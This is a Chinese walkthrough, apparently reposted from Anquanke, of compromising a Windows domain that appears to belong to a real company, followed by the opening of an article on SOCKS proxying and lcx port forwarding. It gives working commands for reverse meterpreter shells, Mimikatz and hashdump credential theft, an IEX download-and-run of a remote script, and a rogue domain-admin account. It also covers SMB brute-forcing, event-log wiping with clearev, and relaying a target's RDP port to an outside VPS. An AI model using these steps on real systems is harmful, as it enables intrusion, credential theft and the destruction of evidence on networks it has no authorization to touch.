命令启动 PAYLOAD，反弹回来 meterpreter shell,具体操作见下图。








接着我们返回 handler 监听，可以看到反弹成功了，我们获得了 pavmsep131 服务器的 meterpreter shell。见下图。



我们先看看 PAVMSEP131 服务器的信息和现在的权限


```
sysinfo
getuid
```




看到没有 system 权限，现在可以用 Mimikatz 等工具也可以用 run post/windows/gather/hashdump 来抓 HASH。


我们在用 Mimikatz 抓 HASH 之前要注意一点，如果服务器是安装的 64 位操作系统，要把 Mimikatz 进程迁移到一个 64 位的程序进程中，才能查看 64 位系统密码明文。32 位系统没有这个限制，都可以查看系统密码。

这里我们使用大杀器（MIMIKATZ），抓 HASH，具体操作见下图。





我们看下我们抓到的域用户的权限，如下图：



0x07 Powershell 寻找域管在线服务器

Powershell，首先是个 Shell，定义好了一堆命令与操作系统，特别是与文件系统交互，能够启动应用程序，甚至操纵应用程序。PowerShell 还能允许将几个命令 组合起来放到文件里执行，实现文件级的重用，也就是说有脚本的性质。且 PowerShell 能够充分利用.Net 类型和 COM 对象，来简单地与各种系统交互，完成各种复杂的、自动化的操作。

Powershell 的脚本有很多，在内网渗透测试中不仅能扫，能爆，能转发，还能做更多的事情。我们常用的脚本有 Powersploit，Empire，PowerView 等等。

使用脚本之前，我们先科普下计算机上的执行策略，输入下面命令 。

```
get-executionpolicy
Restricted------默认的设置，不允许任何 script 运行
AllSigned-------只能运行经过数字证书签名的 script
RemoteSigned----运行本地的 script 不需要数字签名，但是运行从网络上下载的 script 就必须要有数字签名
Unrestricted----允许所有的 script 运行
```

要运行 Powershell 脚本程序，必须要将 Restricted 策略改成 Unrestricted，而修改此策略必须要管理员权限，所以这里就需要采用一些方法绕过策略来执行脚本。有下面三种方法。

本地权限绕过执行

```
PowerShell.exe -ExecutionPolicy Bypass -File xxx.ps1
```

本地隐藏权限绕过执行脚本

```
PowerShell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden(隐藏窗口) -File xxx.ps1
```

用 IEX 下载远程 PS1 脚本回来权限绕过执行

```
powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI');Invoke-Mimikatz-DumpCreds"
```

这里我们先使用 powerview 脚本来获取当前域管理员在线登录的服务器，我们将 powerview 脚本的 Invoke-UserHunter 模块上传主机名 pavmsep131，IP 为 10.51.0.131 的服务器中，然后使用命令 Invoke-UserHunter。

具体命令如下：

```
`powershell.exe -exec bypass -Command "&{Import-Module .\powerview.ps1;Invoke-UserHunter}"`
```

可以看到域管理员当前在线登陆的机器为主机名 PAVMSXD30,ip 为 10.51.0.30 的服务器，此时我们需要入侵此服务器然后迁移到域管理登陆所在的进程，便拥有了域管理的权限。


0x08 获取域管权限

现在我们通过 powershell 成功的获取到主机名 PAVMSXD30,ip 为 10.51.0.30 的服务器权限，接下来我们就可以去搞域控了。

我们先利用 getsystem 命令提升下自己的权限，如下图所示。


可以看到我们现在的 UID 是 sonicwall，从前面获取到的域管理员账号信息中，我们得知 sonicwall 是域管理员。

然后利用 PS 命令找到域管理所在的进程，把 meterpreter shell 进程迁移到此进程中，成功后我们就获得了域管理权限。如下图所示。




这里除了迁移进程外，也可以使用 Metasploit 中的窃取令牌功能，同样也可以获得域管理权限。

接着我们来查看主域控 IP，这里用 net time 命令，一般来说时间服务器都为域服务器。



可以看到域服务器的主机名为 PAVMSAD64,IP 地址为 10.51.0.63。

现在我们可以使用经典的 IPC$入侵来反弹一个 meterpreter shell 了，具体操作看下图。



提示一个什么 schtasks.exe 的错误，失败了，好吧，我们换个思路。因为我们现在已经在域管理员权限下面了，所以我们来给域控添加个管理员账户，如下图所示。

```
C:\Users\ma1246>net user sonicwall1 Passw0rk!@3 /ad /domain
net user sonicwall1 Passw0rk!@3 /ad /domain
The request will be processed at a domain controller for domain r ___ _.com.br.

The command completed successfully.


C:\Users\ma1246>net group "domain admins" sonicwall1 /ad /domain
net group "domain admins" sonicwall1 /ad /domain
The request will be processed at a domain controller for domain r ___ _.com.br.

The command completed successfully.
```


看下是否添加成功，利用如下命令 。

```
net group "domain admins" /domain
```

```
C:\Users\ma1246>net group "domain admins" /domain
net group "domain admins" /domain
The request will be processed at a domain controller for domain __ ___.com.br.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            Citrix_AG                dellbackup
gruppen                  MA1269                   ma1313
MA1878                   MA1905                   Office365
ServiceManager           sonicwall                sonicwall1
sso                      sysaid                   SystemCenter
vcenter                  xendesktop
The command completed successfully.
```


可以看到我们已经添加成功了。

0x09 登陆域控

现在域控的权限也终于到手了。接下来我们就要登陆域控，然后抓域控的 HASH。

整理下思路，常见的登录域控的方式有以下几种:

1. 端口转发或者 socks 登录域控远程桌面，可以参考我的另一篇文章《内网漫游之 SOCKS 代理大结局》
2. 登录对方内网的一台电脑使用 psexec 来反弹 shell
3. 使用 metasploit 下面的 psexec 或者 smb_login 来反弹 meterpreter

我们这里采用最常见也是效果最好的 metasploit 下面的 psexec 来反弹 meterpreter。

使用时注意以下 2 点：

1. msf 中 psexec 模块的使用

2. cuestom 模块的使用，使用自己 Veil 生成的免杀 payload。

我们可以看到已经反弹成功了，我们先迁移下进程，然后看下域控的系统信息和 sessions 控制图。

```
msf post(                ) > sessions

Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  1   meterpreter x86/win32  MEDABIL\MA1384 @ PAVMSEF21     45.    .30:443 -> 20
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ PAVMSEP131 45.    .30:443 -> 20
  3   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ PAVMSDI142 45.    .30:443 -> 20
  4   meterpreter x64/win64  MEDABIL\sonicwall @ PAVMSXD30  45.    .30:443 -> 20
  5   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ PAVMSAD64 安全客 ( bobao.360.cn ) 2
```

思路：可以看到现阶段控制的 session 共有 5 个。其中 session1 为 webshell 反弹，session2 是利用 ipc$入侵，session4 是为获取域管在线服务器所获取，session5 为域。整个渗透过程，一环套一环，环环相扣，缺一不可！

有了域控的权限之后，接着我们来抓 HASH,常用的有下面几种方法：

使用 metasploit 自带的 dumphash 模块。一个是 hashdump，此模块只能导出本地的 hash。另外一个是 smart_hashdump,此模块可以用来导出域用户的 hash。

powershell 利用模块直接导出。

wce,mimikatz 等神器的使用。

在这里我们使用 metasploit 自带的 dumphash 模块。在此需要注意的是要想使用此模块导出 hash，必须要有 system 的权限才行。具体操作如下图：

```
msf exploit(       ) > use post/windows/gather/smart_hashdump
msf post(                ) > show options

Module options (post/windows/gather/smart_hashdump):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   GETSYSTEM   false            no        Attempt to get SYSTEM privilege on the t
   SESSION                      yes       The session to run this module on.

msf post(                ) > set session 5
session => 5
msf post(                ) > run

[*] Running module against PAVMSAD64
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20151211161520_default_10.51.0.64_windows.hashes_749907.txt
[+]     This host is a Domain Controller!
[*] Dumping password hashes...                    安全客 ( bobao.360.cn )
```

0x10 SMB 爆破内网


有了域控的密码，接下来我们要做的事情就很简单了，就是快速的在内网扩大控制权限。具体如下：

利用当前获取到的域控账户密码，对整个域控 IP 段进行扫描。

使用 smb 下的 smb_login 模块

端口转发或者 SOCKS 代理进内网


我们先在 metasploit 添加路由，然后使用 smb_login 模块或者 psexec_scanner 模块进行爆破。具体操作见下图。



可以看到我们获取了大量内网服务器的密码。下面我们就可以畅游内网了。可以使用 meterpreter 的端口转发，也可以使用 metasploit 下的 socks4a 模块或者第三方软件。

具体可以参考我的另一篇文章《内网漫游之 SOCKS 代理大结局》

这里我们简单的使用 meterpreter 的端口转发即可。



0x11 清理日志

作为一个渗透测试民间爱好者，一定要切记要在渗透的过程中注意保护自己，不要破坏服务器，还要把自己 PP 擦干净。


主要以下几步:


1.删除之前添加的域管理账号


2.删除所有的使用过程中的工具

3.删除应用程序，系统和安全日志

4.关闭所有的 meterpreter 连接




meterpreter > clearev
[*] Wiping 0 records from Application...
[*] Wiping 2 records from System...
[*] Wiping 1 records from Security...
安全客 (bobao.360.cn)


msf exploit( ) > sessions
Active sessions
Id Type Information Connection
1 meterpreter x86/win32 MEDABIL\MA1384 @ PAVMSEF21
2 meterpreter x86/win32 NT AUTHORITY\SYSTEM @ PAVMSEP131
3 meterpreter x86/win32 NT AUTHORITY\SYSTEM @ PAVMSDI142
4 meterpreter x64/win64 MEDABIL\sonicwall @ PAVMSXD30
5 meterpreter x64/win64 NT AUTHORITY\SYSTEM @ PAVMSAD64
msf exploit( ) > sessions -K
Killing all sessions...
10.51.0.21 - Meterpreter session 1 closed.
10.51.0.131 - Meterpreter session 2 closed.
10.51.0.142 - Meterpreter session 3 closed.
10.51.0.30 - Meterpreter session 4 closed.
10.51.0.64 - Meterpreter session 5 closed.
安全客 (bobao.360.cn)

The End.

内网漫游之 SOCKS 代理大结局

作者：shuteer
原文来源：【安全客】 http://bobao.360.cn/learning/detail/3502.html

0×01 引言

在实际渗透过程中，我们成功入侵了目标服务器。接着我们想在本机上通过浏览器或者其他客户端软件访问目标机器内部网络中所开放的端口，比如内网的 3389 端口、内网网站 8080 端口等等。传统的方法是利用 nc、lcx 等工具，进行端口转发。

适用端口转发的网络环境有以下几种：

1. 服务器处于内网，可以访问外部网络。
2. 服务器处于外网，可以访问外部网络，但是服务器安装了防火墙来拒绝敏感端口的连接。
3. 服务器处于内网，对外只开放了 80 端口，并且服务器不能访问外网网络。

对于以上三种情况，lcx 可以突破 1 和 2 二种，但是第 3 种就没有办法了，因为 lcx 在使用中需要访问外部网络。

这里的第 3 种就可以用到我们今天重点要讲的 SOCKS 代理。Socks 是一种代理服务，可以简单地将一端的系统连接到另外一端。支持多种协议，包括 http、ftp 请求及其它类型的请求。它分 socks 4 和 socks 5 两种类型，socks 4 只支持 TCP 协议而 socks 5 支持 TCP/UDP 协议，还支持各种身份验证机制等协议。其标准端口为 1080。


Socks 在渗透测试中使用特别广泛，能够很方便让我们与目标内网计算机之间通信，避免了一次又一次使用端口转发的麻烦。比较常见的 Socks5 工具有 htran，reGeorg 等，socks4 的有 metasploit。

在实际渗透测试过程中，当我们成功的拿下第一台堡垒机后，此时我们又想对目标内网进一步渗透测试时，socks 能够帮助我们更加快速的，方便的访问目标内网的各种资源，比传统的端口转发更加实用。

0×02 渗透环境

此次渗透的环境：左侧是我的个人电脑（内网）和一台有公网 IP 的 VPS，右侧是一个小型内网。假设我们现在已经渗透了一台 WEB 服务器，该服务器内网 IP 为 10.48.128.25。经

过扫描，右侧小型内网网络结构如图所示。其中我们控制的 WEB 服务器是连接外网和内网的关键节点，内网其他服务器均不能直接连接。图是我老婆用 CAD 画的，还不错吧！:)



0×03 socket 端口转发

首先我们介绍下最为经典也是使用最为频繁的端口转发工具 lcx，lcx.exe 是一个基于 socket 套接字实现的端口转发工具，它是从 linux 下的 htran 工具移植到 windows 平台的。一条正常的 socket 隧道必具备两端，一侧为服务端，它会监听一个端口等待客户端连接；另一侧为客户端，通过传入服务端的 ip 和端口，才能主动连接到服务器。

比如要转发上图中目标机器 10.48.128.25 的 3389 端口：

1、在目标机器 10.48.128.25 上执行 ：

```
lcx.exe -slave 139.XXX.XX.113 9000 10.48.128.25 3389
```

此段命令意思是将目标机器 3389 端口的所有数据都转发到公网 VPS 的 9000 端口上。

2、在 VPS 上执行 ：

```
lcx.exe -listen 9000 5555
```

此段命令意思是将本机 9000 端口上监听到的所有数据转发到本机的 5555 端口上。

